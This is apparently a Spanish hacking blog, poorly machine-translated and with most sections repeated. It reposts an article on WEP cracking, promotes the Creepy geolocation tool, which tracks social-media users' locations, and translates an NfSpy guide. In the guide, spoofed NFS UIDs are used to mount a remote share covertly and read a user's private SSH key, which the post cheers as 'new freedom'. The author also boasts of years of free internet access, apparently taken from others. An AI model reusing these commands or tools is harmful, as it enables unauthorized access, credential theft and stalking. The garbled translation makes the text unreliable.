Comenzando en 2001, varias debilidades serias fueron identificadas por analistas criptográficos. Como consecuencia, hoy en día una protección WEP puede ser violada con software fácilmente accesible en pocos minutos. Unos meses más tarde el IEEE creó la nueva corrección de seguridad 802.11i para neutralizar los problemas. Hacia 2003, la Alianza Wi-Fi anunció que WEP había sido reemplazado por Wi-Fi Protected Access (WPA). Finalmente en 2004, con la ratificación del estándar completo 802.11i (conocido como WPA2), el IEEE declaró que tanto WEP-40 como WEP-104 fueron revocados por presentar fallos en su propósito de ofrecer seguridad. A pesar de sus debilidades, WEP sigue siendo utilizado, ya que es a menudo la primera opción de seguridad que se presenta a los usuarios por las herramientas de configuración de los routers aún cuando sólo proporciona un nivel de seguridad que puede disuadir del uso sin autorización de una red privada, pero sin proporcionar verdadera protección. Fue desaprobado como un mecanismo de privacidad inalámbrico en 2004, pero todavía está documentado en el estándar actual.
WEP es a veces interpretado erróneamente como Wireless Encryption Protocol.
El estándar WEP de 64 bits usa una llave de 40 bits (también conocido como WEP-40), que es enlazado con un vector de iniciación de 24 bits (IV) para formar la clave de tráfico RC4. Al tiempo que el estándar WEP original estaba siendo diseñado, llegaron de parte del gobierno de los Estados Unidos una serie de restricciones en torno a la tecnología criptográfica, limitando el tamaño de clave. Una vez que las restricciones fueron levantadas, todos los principales fabricantes poco a poco fueron implementando un protocolo WEP extendido de 128 bits usando un tamaño de clave de 104 bits (WEP-104).
Una clave WEP de 128 bits consiste casi siempre en una cadena de 26 caracteres hexadecimales (0-9, a-f) introducidos por el usuario. Cada carácter representa 4 bits de la clave (4 x 26 = 104 bits). Añadiendo el IV de 24 bits obtenemos lo que conocemos como “Clave WEP de 128 bits”. Un sistema WEP de 256 bits está disponible para algunos desarrolladores, y como en el sistema anterior, 24 bits de la clave pertenecen a IV, dejando 232 bits para la protección. Consiste generalmente en 58 caracteres hexadecimales. (58 x 4 = 232 bits) + 24 bits IV = 256 bits de protección WEP.
El tamaño de clave no es la única limitación de WEP. Crackear una clave larga requiere interceptar más paquetes, pero hay modos de ataque que incrementan el tráfico necesario. Hay otras debilidades en WEP, como por ejemplo la posibilidad de colisión de IV’s o los paquetes alterados, problemas que no se solucionan con claves más largas.
Para más claridad hablaremos de la autenticación WEP en el modo de Infraestructura (por ejemplo, entre un cliente WLAN y un Punto de Acceso), pero se puede aplicar también al modo Ad-Hoc.
Autenticación de Sistema Abierto: el cliente WLAN no se tiene que identificar en el Punto de Acceso durante la autenticación. Así, cualquier cliente, independientemente de su clave WEP, puede verificarse en el Punto de Acceso y luego intentar conectarse. En efecto, la no autenticación (en el sentido estricto del término) ocurre. Después de la autenticación y la asociación, el sistema WEP puede ser usado para cifrar los paquetes de datos. En este punto, el cliente tiene que tener las claves correctas.
Autenticación mediante Clave Compartida: WEP es usado para la autenticación. Este método se puede dividir en cuatro fases: I) La estación cliente envía una petición de autenticación al Punto de Acceso. II) El punto de acceso envía de vuelta un texto modelo. III) El cliente tiene que cifrar el texto modelo usando la clave WEP ya configurada, y reenviarlo al Punto de Acceso en otra petición de autenticación. IV) El Punto de Acceso descifra el texto codificado y lo compara con el texto modelo que había enviado. Dependiendo del éxito de esta comparación, el Punto de Acceso envía una confirmación o una denegación. Después de la autenticación y la asociación, WEP puede ser usado para cifrar los paquetes de datos.
A primera vista podría parecer que la autenticación por Clave Compartida es más segura que la autenticación por Sistema Abierto, ya que éste no ofrece ninguna autenticación real. Sin embargo, es posible averiguar la clave WEP estática interceptando los cuatro paquetes de cada una de las fases de la autenticación con Clave Compartida. Por lo tanto es aconsejable usar la autenticación de Sistema Abierto para la autenticación WEP (nótese que ambos mecanismos de autenticación son débiles).
Para atacar una red Wi-Fi se suelen utilizar los llamados Packet sniffers y los WEP Crackers. Para llevar a cabo este ataque se captura una cantidad de paquetes determinada (dependerá del número de bits de cifrado) mediante la utilización de un Packet sniffer y luego mediante un WEP cracker o key cracker se trata de “romper” el cifrado de la red. Un key cracker es un programa basado generalmente en matemáticas estadísticas que procesa los paquetes capturados para descifrar la clave WEP. Crackear una llave más larga requiere la interceptación de más paquetes, pero hay ataques activos que estimulan el tráfico necesario (envenenadores de ARP).
A pesar de existir otros protocolos de cifrado mucho menos vulnerables y más eficaces, como pueden ser el WPA o el WPA2, el protocolo WEP sigue siendo muy popular y posiblemente el más utilizado. Esto se debe a que WEP es fácil de configurar y cualquier sistema con el estándar 802.11 lo soporta. Sin embargo no ocurre lo mismo con otros protocolos, como WPA, que no es soportado por muchos dispositivos de red antiguos. El hardware moderno pasa entonces a utilizar el modelo de seguridad WEP para ser compatible con hardware de red anterior. Esto se da principalmente en las videoconsolas con conexión a Internet.
Después de que quedara claro que el algoritmo WEP era deficiente y requeriría aún más correcciones, tanto WEP2 como el algoritmo original fueron desechados. Las dos longitudes de clave ampliadas formaron lo que más adelante se conocería como TKIP del WPA.
La idea del cambio dinámico se hizo dentro de 802.11i como parte de TKIP, pero no para el actual algoritmo WEP.
He leido un articulo sobre el cifrado de redes wifi el texto es el siguiente:
WEP, acrónimo de Wired Equivalent Privacy o "Privacidad Equivalente a Cableado", es el sistema de cifrado incluido en el estándar IEEE 802.11 como protocolo para redes Wireless que permite cifrar la información que se transmite. Proporciona un cifrado a nivel 2, basado en el algoritmo de cifrado RC4 que utiliza claves de 64 bits (40 bits más 24 bits del vector de iniciación IV) o de 128 bits (104 bits más 24 bits del IV). Los mensajes de difusión de las redes inalámbricas se transmiten por ondas de radio, lo que los hace más susceptibles, frente a las redes cableadas, de ser captados con relativa facilidad. Presentado en 1999, el sistema WEP fue pensado para proporcionar una confidencialidad comparable a la de una red tradicional cableada.
Comenzando en 2001, varias debilidades serias fueron identificadas por analistas criptográficos. Como consecuencia, hoy en día una protección WEP puede ser violada con software fácilmente accesible en pocos minutos. Unos meses más tarde el IEEE creó la nueva corrección de seguridad 802.11i para neutralizar los problemas. Hacia 2003, la Alianza Wi-Fi anunció que WEP había sido reemplazado por Wi-Fi Protected Access (WPA). Finalmente en 2004, con la ratificación del estándar completo 802.11i (conocido como WPA2), el IEEE declaró que tanto WEP-40 como WEP-104 fueron revocados por presentar fallos en su propósito de ofrecer seguridad. A pesar de sus debilidades, WEP sigue siendo utilizado, ya que es a menudo la primera opción de seguridad que se presenta a los usuarios por las herramientas de configuración de los routers aún cuando sólo proporciona un nivel de seguridad que puede disuadir del uso sin autorización de una red privada, pero sin proporcionar verdadera protección. Fue desaprobado como un mecanismo de privacidad inalámbrico en 2004, pero todavía está documentado en el estándar actual.
WEP es a veces interpretado erróneamente como Wireless Encryption Protocol.
Detalles del Cifrado
WEP fue incluido como el método para asegurar la privacidad del estándar original IEEE 802.11 ratificado en septiembre de 1999. WEP usa el algoritmo de cifrado RC4 para la confidencialidad, mientras que el CRC-32 proporciona la integridad. El RC4 funciona expandiendo una semilla ("seed" en inglés) para generar una secuencia de números pseudoaleatorios de mayor tamaño. Esta secuencia de números se unifica con el mensaje mediante una operación XOR para obtener un mensaje cifrado. Uno de los problemas de este tipo de algoritmos de cifrado es que no se debe usar la misma semilla para cifrar dos mensajes diferentes, ya que obtener la clave sería trivial a partir de los dos textos cifrados resultantes. Para evitar esto, WEP especifica un vector de iniciación (IV) de 24 bits que se modifica regularmente y se concatena a la contraseña (a través de esta concatenación se genera la semilla que sirve de entrada al algoritmo).El estándar WEP de 64 bits usa una llave de 40 bits (también conocido como WEP-40), que es enlazado con un vector de iniciación de 24 bits (IV) para formar la clave de tráfico RC4. Al tiempo que el estándar WEP original estaba siendo diseñado, llegaron de parte del gobierno de los Estados Unidos una serie de restricciones en torno a la tecnología criptográfica, limitando el tamaño de clave. Una vez que las restricciones fueron levantadas, todos los principales fabricantes poco a poco fueron implementando un protocolo WEP extendido de 128 bits usando un tamaño de clave de 104 bits (WEP-104).
Una clave WEP de 128 bits consiste casi siempre en una cadena de 26 caracteres hexadecimales (0-9, a-f) introducidos por el usuario. Cada carácter representa 4 bits de la clave (4 x 26 = 104 bits). Añadiendo el IV de 24 bits obtenemos lo que conocemos como “Clave WEP de 128 bits”. Un sistema WEP de 256 bits está disponible para algunos desarrolladores, y como en el sistema anterior, 24 bits de la clave pertenecen a IV, dejando 232 bits para la protección. Consiste generalmente en 58 caracteres hexadecimales. (58 x 4 = 232 bits) + 24 bits IV = 256 bits de protección WEP.
El tamaño de clave no es la única limitación de WEP. Crackear una clave larga requiere interceptar más paquetes, pero hay modos de ataque que incrementan el tráfico necesario. Hay otras debilidades en WEP, como por ejemplo la posibilidad de colisión de IV’s o los paquetes alterados, problemas que no se solucionan con claves más largas.
Autenticación
En el sistema WEP se pueden utilizar dos métodos de autenticación: Sistema Abierto y Clave Compartida.Para más claridad hablaremos de la autenticación WEP en el modo de Infraestructura (por ejemplo, entre un cliente WLAN y un Punto de Acceso), pero se puede aplicar también al modo Ad-Hoc.
Autenticación de Sistema Abierto: el cliente WLAN no se tiene que identificar en el Punto de Acceso durante la autenticación. Así, cualquier cliente, independientemente de su clave WEP, puede verificarse en el Punto de Acceso y luego intentar conectarse. En efecto, la no autenticación (en el sentido estricto del término) ocurre. Después de la autenticación y la asociación, el sistema WEP puede ser usado para cifrar los paquetes de datos. En este punto, el cliente tiene que tener las claves correctas.
Autenticación mediante Clave Compartida: WEP es usado para la autenticación. Este método se puede dividir en cuatro fases: I) La estación cliente envía una petición de autenticación al Punto de Acceso. II) El punto de acceso envía de vuelta un texto modelo. III) El cliente tiene que cifrar el texto modelo usando la clave WEP ya configurada, y reenviarlo al Punto de Acceso en otra petición de autenticación. IV) El Punto de Acceso descifra el texto codificado y lo compara con el texto modelo que había enviado. Dependiendo del éxito de esta comparación, el Punto de Acceso envía una confirmación o una denegación. Después de la autenticación y la asociación, WEP puede ser usado para cifrar los paquetes de datos.
A primera vista podría parecer que la autenticación por Clave Compartida es más segura que la autenticación por Sistema Abierto, ya que éste no ofrece ninguna autenticación real. Sin embargo, es posible averiguar la clave WEP estática interceptando los cuatro paquetes de cada una de las fases de la autenticación con Clave Compartida. Por lo tanto es aconsejable usar la autenticación de Sistema Abierto para la autenticación WEP (nótese que ambos mecanismos de autenticación son débiles).
Defectos
El principal problema radica en que no implementa adecuadamente el vector de iniciación del algoritmo RC4, ya que utiliza un enfoque directo y predecible para incrementar el vector de un paquete a otro. Además existe un problema con el tamaño de los vectores de iniciación. A pesar de que se pueden generar muchos vectores, la cantidad de tramas que pasan a través de un punto de acceso es muy grande, lo que hace que rápidamente se encuentren dos mensajes con el mismo vector de iniciación. Conociendo los IV utilizados repetidamente y aplicando técnicas relativamente simples de descifrado puede finalmente vulnerarse la seguridad implementada. Aumentar los tamaños de las claves de cifrado aumenta el tiempo necesario para romperlo, pero no resulta imposible el descifrado.Para atacar una red Wi-Fi se suelen utilizar los llamados Packet sniffers y los WEP Crackers. Para llevar a cabo este ataque se captura una cantidad de paquetes determinada (dependerá del número de bits de cifrado) mediante la utilización de un Packet sniffer y luego mediante un WEP cracker o key cracker se trata de “romper” el cifrado de la red. Un key cracker es un programa basado generalmente en matemáticas estadísticas que procesa los paquetes capturados para descifrar la clave WEP. Crackear una llave más larga requiere la interceptación de más paquetes, pero hay ataques activos que estimulan el tráfico necesario (envenenadores de ARP).
A pesar de existir otros protocolos de cifrado mucho menos vulnerables y más eficaces, como pueden ser el WPA o el WPA2, el protocolo WEP sigue siendo muy popular y posiblemente el más utilizado. Esto se debe a que WEP es fácil de configurar y cualquier sistema con el estándar 802.11 lo soporta. Sin embargo no ocurre lo mismo con otros protocolos, como WPA, que no es soportado por muchos dispositivos de red antiguos. El hardware moderno pasa entonces a utilizar el modelo de seguridad WEP para ser compatible con hardware de red anterior. Esto se da principalmente en las videoconsolas con conexión a Internet.
Evoluciones
Usado para el cifrado de protocolos de Tunneling (por ejemplo IPsec, o Secure SHell) puede proporcionar la transmisión de información segura sobre una red insegura. Sin embargo, las evoluciones de WEP han sido desarrolladas con el objetivo de restaurar la seguridad de la red inalámbrica.802.11i (WPA y WPA2)
La solución recomendada para los problemas de seguridad WEP es cambiar a WPA2 o WPA. Cualquiera es mucho más seguro que WEP. Para utilizar WPA o WPA2, algunos viejos Puntos de Acceso Wi-Fi podrían tener que ser sustituidos o someterlos a una actualización de firmware.Otras alternativas
WEP2
WEP2 usa cifrado y vector de iniciación de 128-bits. Esta mejora de WEP fue presentada tras los primeros modelos 802.11i. Éste se podía desarrollar sobre algunos (no todos) tipos de hardware que no eran capaces de manejar WPA o WPA2. Se esperaba que eliminase la deficiencia del duplicado de IV así como ataques a las claves por fuerza bruta. Sin embargo, como todavía se basaba en el algoritmo de cifrado RC4, aún mantenía las mismas vulnerabilidades que WEP.Después de que quedara claro que el algoritmo WEP era deficiente y requeriría aún más correcciones, tanto WEP2 como el algoritmo original fueron desechados. Las dos longitudes de clave ampliadas formaron lo que más adelante se conocería como TKIP del WPA.
WEP Plus
Es una mejora WEP desarrollada por Agere Systems (anteriormente una filial de Lucent Technologies) que mejora la seguridad WEP evitando "IV’s débiles". Este protocolo es completamente eficaz únicamente cuando es usado a ambos extremos de la conexión inalámbrica. Como esto no es fácil de conseguir, representa una seria limitación. Es posible que tarde o temprano se logren ataques con éxito al sistema WEP+. Además no previene necesariamente los ataques de Replay.WEP dinámico
En este caso las claves WEP cambian de forma dinámica. Cada cliente utiliza dos claves: una de asignación y una predeterminada. La clave de asignación se comparte entre el cliente y el punto de acceso, y protege las tramas unidifusión. La clave predeterminada es compartida por todos los clientes para proteger las tramas de difusión y multidifusión. WEP de clave dinámica ofrece ventajas significativas sobre las soluciones de WEP con clave estática. La más importante se refiere a que reduce el ámbito de cada clave. Las claves se utilizan con menos frecuencia y se reduce el compromiso de la clave utilizándola para proteger menos tráfico. Otra ventaja es que a intervalos periódicos las claves se actualizan en el punto de acceso. Es un sistema distribuido por algunas marcas comerciales como 3Com.La idea del cambio dinámico se hizo dentro de 802.11i como parte de TKIP, pero no para el actual algoritmo WEP.
Fuente:http://www.seguridadwireless.org/index.php/Un_poco_mas_sobre_el_cifrado_wireless
Yo solo puedo comentar que cualquier cifrado es vulnerable ya que yo tengo mas de 10 anos con acceso a internet total mente libre donde quiera y cuando quiera.
Saludos Mundo Libre.
miércoles, 25 de abril de 2012
Windows 8
Saludos Mundo Libre.
Para todos aquellos que aman al sistema operativo windows esta libre la descarga de prueva de su nueva versión Windows 8 la descarga esta en : http://windows.microsoft.com/es-MX/windows-8/download
Para su prevía así que si les interesa pues a darle se ve bien con una integracion a las redes sociales y un ambiente gráfico muy agradable al usuario me parece excelente le han puesto mucho empeño ya que la competencia es muy amplia con Linux.
Pero ustedes tienen la ultima palabra sobre este sistema yo sigo prefiriendo o mejor me inclino sobre las plataformas libres como Linux.

Saludos Mundo Libre.
Para todos aquellos que aman al sistema operativo windows esta libre la descarga de prueva de su nueva versión Windows 8 la descarga esta en : http://windows.microsoft.com/es-MX/windows-8/download
Para su prevía así que si les interesa pues a darle se ve bien con una integracion a las redes sociales y un ambiente gráfico muy agradable al usuario me parece excelente le han puesto mucho empeño ya que la competencia es muy amplia con Linux.
Pero ustedes tienen la ultima palabra sobre este sistema yo sigo prefiriendo o mejor me inclino sobre las plataformas libres como Linux.
Saludos Mundo Libre.
Creepy
Saludos Mundo Libre.
Quiero presentar esta herramienta Creepy.
Espeluznante que la traduccion de Creepy es y será siempre libre y el software de código abierto. Si te sirve de ayuda lo suficiente, considere donar una pequeña cantidad para mantener el desarrollo en marcha. Gracias
Un agregador de información de geolocalización.
escalofriante es una aplicación que le permite recopilar información relacionada con la geolocalización de los usuarios de plataformas de redes sociales y servicios de alojamiento de imágenes. La información se presenta en un mapa dentro de la aplicación donde se muestra todos los datos recuperados acompañados con la información pertinente (es decir, lo que se envió desde esa ubicación específica) para proporcionar un contexto a la presentación.
Actualización
Versión 0.1.94 soluciona el problema con Twitter. Puedes descargarlo desde aquí.Asegúrese de eliminar la carpeta con el nombre espeluznante que se encuentra en la carpeta de inicio del usuario antes de instalar, si va a actualizar desde versiones anteriores

MapView con resultados

funcionamiento espeluznante en Windows XP
Características
Mapa disponibles los proveedores de: • Google Maps
• Mapas Virtuales
• Open Street Mapas
Ubicación retieval información de: • Twitter Tweet lugar
◦ Coordina al tweet fue enviada desde el dispositivo móvil◦ Lugar (nombre geográfico) derivado de IP de los usuarios al publicar en la interfaz web de Twitter. Lugar se traduce en coordenadas utilizando geonames.com◦ Caja envolvente deriva de IP de los usuarios al publicar en la web de Twitter de origen interface.The menos precisos, una esquina del rectángulo de selección se seleccionaron al azar.
• Localización geográfica accesible a través de la imagen API de servicios de alojamiento de información
• Las etiquetas EXIF de las fotos publicadas.
Plataformas de redes sociales soportadas actualmente: • Twitter• Cuadrangular (sólo confirmaciones que se publican en Twitter)
• Gowalla (sólo confirmaciones que se publican en Twitter)
Servicios de alojamiento de imágenes soportados: • flickr - la información obtenida de la API
• twitpic.com - la información obtenida de la API y las etiquetas EXIF de la foto
• yfrog.com - la información obtenida de las etiquetas EXIF de fotos
• img.ly - la información obtenida de las etiquetas EXIF de fotos
• plixi.com - la información obtenida de las etiquetas EXIF de fotos
• twitrpix.com - la información obtenida de las etiquetas EXIF de fotos
• foleext.com - la información obtenida de las etiquetas EXIF de fotos
• shozu.com - la información obtenida de las etiquetas EXIF de fotos
• pickhur.com - la información obtenida de las etiquetas EXIF de fotos
• moby.to - la información obtenida de la API y las etiquetas EXIF de la foto
• twitsnaps.com - la información obtenida de las etiquetas EXIF de fotos
• twitgoo.com - la información obtenida de las etiquetas EXIF de fotos
El almacenamiento en caché automático de la información obtenida a fin de reducir llamadas a la API y la posibilidad de limitar los índices de hiting.
Interfaz gráfica de usuario con el mapa navigateable para una mejor visión de la información acumulada
4 mapas (incluyendo los proveedores de Google Maps) para su uso.
Lugares abiertos en Google Maps en tu navegador
Exportación recuperar lista de ubicaciones como KMZ (para Google Earth) o csv.
Manejo de autenticación de Twitter en una manera fácil de usar OAuth. Las credenciales de usuario no se comparten con la aplicación.
Usuario / destino de búsqueda de Twitter y Flickr.
Renuncia
Espeluznante se ofrece como una herramienta de PoC. El uso de la herramienta con fines maliciosos, tales como el acecho no recibe la aprobación o la promoción.
Al utilizar este software, usted acepta que su intención es crear conciencia y para ser utilizado como una herramienta educativa. Con espeluznante para ningún propósito ilegal o no ético está estrictamente prohibido y el desarrollador no asume ninguna responsabilidad. El autor declina toda responsabilidad por cualquier acción de los usuarios finales. Es responsabilidad del usuario final a obedecer todas las leyes estatales aplicables y legales.
Descargar e instalar el software significa que ha leído y estar deacuerdo con la advertencia anterior y la licencia de software.
Fuente:http://ilektrojohn.github.com/creepy/
Traduccion: Dellcom1@
Quiero presentar esta herramienta Creepy.
Espeluznante que la traduccion de Creepy es y será siempre libre y el software de código abierto. Si te sirve de ayuda lo suficiente, considere donar una pequeña cantidad para mantener el desarrollo en marcha. Gracias
Un agregador de información de geolocalización.
escalofriante es una aplicación que le permite recopilar información relacionada con la geolocalización de los usuarios de plataformas de redes sociales y servicios de alojamiento de imágenes. La información se presenta en un mapa dentro de la aplicación donde se muestra todos los datos recuperados acompañados con la información pertinente (es decir, lo que se envió desde esa ubicación específica) para proporcionar un contexto a la presentación.
Actualización
Versión 0.1.94 soluciona el problema con Twitter. Puedes descargarlo desde aquí.Asegúrese de eliminar la carpeta con el nombre espeluznante que se encuentra en la carpeta de inicio del usuario antes de instalar, si va a actualizar desde versiones anteriores
MapView con resultados
funcionamiento espeluznante en Windows XP
Características
Mapa disponibles los proveedores de: • Google Maps
• Mapas Virtuales
• Open Street Mapas
Ubicación retieval información de: • Twitter Tweet lugar
◦ Coordina al tweet fue enviada desde el dispositivo móvil◦ Lugar (nombre geográfico) derivado de IP de los usuarios al publicar en la interfaz web de Twitter. Lugar se traduce en coordenadas utilizando geonames.com◦ Caja envolvente deriva de IP de los usuarios al publicar en la web de Twitter de origen interface.The menos precisos, una esquina del rectángulo de selección se seleccionaron al azar.
• Localización geográfica accesible a través de la imagen API de servicios de alojamiento de información
• Las etiquetas EXIF de las fotos publicadas.
Plataformas de redes sociales soportadas actualmente: • Twitter• Cuadrangular (sólo confirmaciones que se publican en Twitter)
• Gowalla (sólo confirmaciones que se publican en Twitter)
Servicios de alojamiento de imágenes soportados: • flickr - la información obtenida de la API
• twitpic.com - la información obtenida de la API y las etiquetas EXIF de la foto
• yfrog.com - la información obtenida de las etiquetas EXIF de fotos
• img.ly - la información obtenida de las etiquetas EXIF de fotos
• plixi.com - la información obtenida de las etiquetas EXIF de fotos
• twitrpix.com - la información obtenida de las etiquetas EXIF de fotos
• foleext.com - la información obtenida de las etiquetas EXIF de fotos
• shozu.com - la información obtenida de las etiquetas EXIF de fotos
• pickhur.com - la información obtenida de las etiquetas EXIF de fotos
• moby.to - la información obtenida de la API y las etiquetas EXIF de la foto
• twitsnaps.com - la información obtenida de las etiquetas EXIF de fotos
• twitgoo.com - la información obtenida de las etiquetas EXIF de fotos
El almacenamiento en caché automático de la información obtenida a fin de reducir llamadas a la API y la posibilidad de limitar los índices de hiting.
Interfaz gráfica de usuario con el mapa navigateable para una mejor visión de la información acumulada
4 mapas (incluyendo los proveedores de Google Maps) para su uso.
Lugares abiertos en Google Maps en tu navegador
Exportación recuperar lista de ubicaciones como KMZ (para Google Earth) o csv.
Manejo de autenticación de Twitter en una manera fácil de usar OAuth. Las credenciales de usuario no se comparten con la aplicación.
Usuario / destino de búsqueda de Twitter y Flickr.
Renuncia
Espeluznante se ofrece como una herramienta de PoC. El uso de la herramienta con fines maliciosos, tales como el acecho no recibe la aprobación o la promoción.
Al utilizar este software, usted acepta que su intención es crear conciencia y para ser utilizado como una herramienta educativa. Con espeluznante para ningún propósito ilegal o no ético está estrictamente prohibido y el desarrollador no asume ninguna responsabilidad. El autor declina toda responsabilidad por cualquier acción de los usuarios finales. Es responsabilidad del usuario final a obedecer todas las leyes estatales aplicables y legales.
Descargar e instalar el software significa que ha leído y estar deacuerdo con la advertencia anterior y la licencia de software.
Fuente:http://ilektrojohn.github.com/creepy/
Traduccion: Dellcom1@
jueves, 19 de abril de 2012
NfSpy - un ID de cliente NFS-spoofing
Saludos Mundo Libre.
NfSpy - un ID de cliente NFS-spoofing.
NfSpy es un programa de biblioteca / que utiliza el sistema de archivos en espacio de usuario (FUSE) para automatizar la biblioteca de la falsificación de credenciales de montaje NFS cuando un recurso compartido NFS.La vulnerabilidad explotada
NFS antes de la versión 4 es dependiente en las relaciones de confianza de acogida para la autenticación. El servidor NFS confía en los equipos cliente para autenticar a los usuarios y asignar los identificadores de usuario (UID mismos) que el sistema de archivos compartidos que utiliza. Esto funciona en NIS, NIS +, LDAP y los dominios, por ejemplo, pero sólo si usted sabe que la máquina cliente no está en peligro, o fingiendo su identidad. Esto se debe a la autenticación sólo en el protocolo NFS es la aprobación de la UID y el GID (ID de grupo). Hay algunas cosas que se pueden hacer para mejorar la seguridad de NFS, pero muchas de ellas son soluciones incompletas, e incluso con las tres mencionadas anteriormente, aún podría ser posible para eludir las medidas de seguridad.Squash raíz
El servidor o la participación de la ("exportación" en la jerga de NFS) se puede configurar squash_root, lo que significa que todas las solicitudes que llegan al afirmar que el UID o GID 0 (root) será tratado como el usuario nobody, o su equivalente en el sistema. Esto no impide que un atacante la suplantación de cualquier otro UID / GID combinado, sino que protegen la información más sensible y configuraciones de la exportación.nfs_portmon
Otra opción que se puede activar es nfs_portmon, que rechaza las peticiones procedentes de los puertos de origen fuera del rango 513-1024. Dado que sólo root puede (por lo general) asignar estos puertos, esto impide que un usuario normal en un equipo de confianza de la escritura y el uso de su propio cliente de NFS que las falsificaciones UID / GID. No hace nada para detener una gran pícaro, un usuario con permisos de la UB, o una máquina de nivel raíz comprometida de hacer lo mismo.Restricciones a la exportación
Las acciones y las exportaciones puede ser controlado de modo que sólo determinadas máquinas puedan acceder a ellos. Estas listas de control de acceso pueden consistir en:
Las direcciones IP (por ejemplo, 192.168.1.34)
Prefijos IP (por ejemplo, @ 192.168.1)
nombres de host (por ejemplo, server1.mydom.nis)
las listas de acogida (por eje @ trusted_hosts)
"Todo el mundo"
La mejor configuración sería utilizar una lista de host, ya que la consulta el demonio nfs acaba de dar el nombre de la lista no, que direcciones o nombres que contiene. Siguiente en la línea sería direcciones IP o los nombres de host, ya que son más difíciles de falsificar. Prefijos IP y "todos" son indicadores de la inseguridad, ya que hay poca o ninguna restricción en lo que las direcciones se pueden conectar.Usando NfSpy
Una lista de opciones puede verse mediante la ejecución
nfspy - help
Ejemplo
No es un servidor NFS en 192.168.1.124.
$ Showmount-e 192.168.1.124Exportar lista de 192.168.1.124:/ Home (todos)
Montar el recurso compartido. Utilizar sudo le permite unirse a un puerto privilegiado, y la opción allow_other permite a cualquier usuario utilizar el sistema de archivos. La otra opción nueva aquí es "esconder", que de inmediato "desmonta" la participación en el servidor, pero mantiene el gestor de archivo que tiene. Esto oculta su presencia de cualquier persona que use showmount-a
$ Sudo nfspy-o servidor = 192.168.1.124 :/ home, cuero, allow_other, ro, intr / mnt
Disfrute de su nueva libertad!
$ Cd / mnt/ Mnt $ ls-ldrwx ------ 74 8888 200 4096 2011 -03-03 09:55 smithj/ Mnt $ cd smithj/ Mnt / smithj $ cat .ssh / id.rsa----- BEGIN RSA PRIVATE KEY -----Proc-Type: 4, CIFRADODEK-Info: DES-EDE3-CBC, 30AEB543E512CA19
$ Sudo-u fusermount / mnt
Ejemplo avanzado
No es un servidor NFS en 192.168.1.124. Portmap está bloqueado, por lo que no puede obtener una lista de acciones, pero se puede escuchar el tráfico de la red.
$ Sudo tshark-n-i eth0-T campos-e nfs.fhandleEjecutar como usuario "root" y grupo "root". Esto podría ser peligroso.La captura de eth001:00:04:00:01:00:22:00: E5: 03: d8: 9d: 00:00:00:00:00:00:00:00:00:00:00:00:00: 00:00:00:00:00:00:0001:00:04:01:01:00:22:00: E5: 03: d8: 9d: 07:00:22:00:15:83:74: d5: 00:00:00:00:00: 00:00:00:00:00:00:0001:00:04:01:01:00:22:00: E5: 03: d8: 9d: 07:00:22:00:15:83:74: d5: 00:00:00:00:00: 00:00:00:00:00:00:00
^ C3 paquetes capturados
Ahora usa el dirhandle y las opciones de montaje GetRoot evitar el uso de el demonio de montaje, y utilice la opción nfsport evitar el uso del mapeador de puertos, que atraviesa el árbol de directorios a la raíz de la exportación.
$ Sudo nfspy-o mnt
Tenga en cuenta que no nos proporcionan un camino para montar, ya que todos sabemos es el gestor de archivo NFS.FALLOS
El acceso de escritura es beta. Ha trabajado en mis pruebas en un puñado de sistemas, pero podría utilizar más pruebas. Debido a esto, los valores predeterminados NfSpy para montaje de transbordo. Especifique la opción rw mount para cambiar esta situación.
NfSpy no funciona con los servicios estándar lockd y statd, lo que podría causar problemas con la escritura a los archivos. Por sólo lectura, sin embargo, y la mayoría de los usos nefastos para que se pretendía, esto no debería ser un problema.
NfSpy sólo es compatible con NFSv3 en este momento. Las versiones futuras de forma inteligente puede elegir una versión de NFS.
Fuente:https://github.com/bonsaiviking/NfSpy
Descarga:https://github.com/bonsaiviking/NfSpy
Traduccion:Dellcom1@.
Saludos Mundo Libre.
NfSpy - un ID de cliente NFS-spoofing.
NfSpy es un programa de biblioteca / que utiliza el sistema de archivos en espacio de usuario (FUSE) para automatizar la biblioteca de la falsificación de credenciales de montaje NFS cuando un recurso compartido NFS.La vulnerabilidad explotada
NFS antes de la versión 4 es dependiente en las relaciones de confianza de acogida para la autenticación. El servidor NFS confía en los equipos cliente para autenticar a los usuarios y asignar los identificadores de usuario (UID mismos) que el sistema de archivos compartidos que utiliza. Esto funciona en NIS, NIS +, LDAP y los dominios, por ejemplo, pero sólo si usted sabe que la máquina cliente no está en peligro, o fingiendo su identidad. Esto se debe a la autenticación sólo en el protocolo NFS es la aprobación de la UID y el GID (ID de grupo). Hay algunas cosas que se pueden hacer para mejorar la seguridad de NFS, pero muchas de ellas son soluciones incompletas, e incluso con las tres mencionadas anteriormente, aún podría ser posible para eludir las medidas de seguridad.Squash raíz
El servidor o la participación de la ("exportación" en la jerga de NFS) se puede configurar squash_root, lo que significa que todas las solicitudes que llegan al afirmar que el UID o GID 0 (root) será tratado como el usuario nobody, o su equivalente en el sistema. Esto no impide que un atacante la suplantación de cualquier otro UID / GID combinado, sino que protegen la información más sensible y configuraciones de la exportación.nfs_portmon
Otra opción que se puede activar es nfs_portmon, que rechaza las peticiones procedentes de los puertos de origen fuera del rango 513-1024. Dado que sólo root puede (por lo general) asignar estos puertos, esto impide que un usuario normal en un equipo de confianza de la escritura y el uso de su propio cliente de NFS que las falsificaciones UID / GID. No hace nada para detener una gran pícaro, un usuario con permisos de la UB, o una máquina de nivel raíz comprometida de hacer lo mismo.Restricciones a la exportación
Las acciones y las exportaciones puede ser controlado de modo que sólo determinadas máquinas puedan acceder a ellos. Estas listas de control de acceso pueden consistir en:
Las direcciones IP (por ejemplo, 192.168.1.34)
Prefijos IP (por ejemplo, @ 192.168.1)
nombres de host (por ejemplo, server1.mydom.nis)
las listas de acogida (por eje @ trusted_hosts)
"Todo el mundo"
La mejor configuración sería utilizar una lista de host, ya que la consulta el demonio nfs acaba de dar el nombre de la lista no, que direcciones o nombres que contiene. Siguiente en la línea sería direcciones IP o los nombres de host, ya que son más difíciles de falsificar. Prefijos IP y "todos" son indicadores de la inseguridad, ya que hay poca o ninguna restricción en lo que las direcciones se pueden conectar.Usando NfSpy
Una lista de opciones puede verse mediante la ejecución
nfspy - help
Ejemplo
No es un servidor NFS en 192.168.1.124.
$ Showmount-e 192.168.1.124Exportar lista de 192.168.1.124:/ Home (todos)
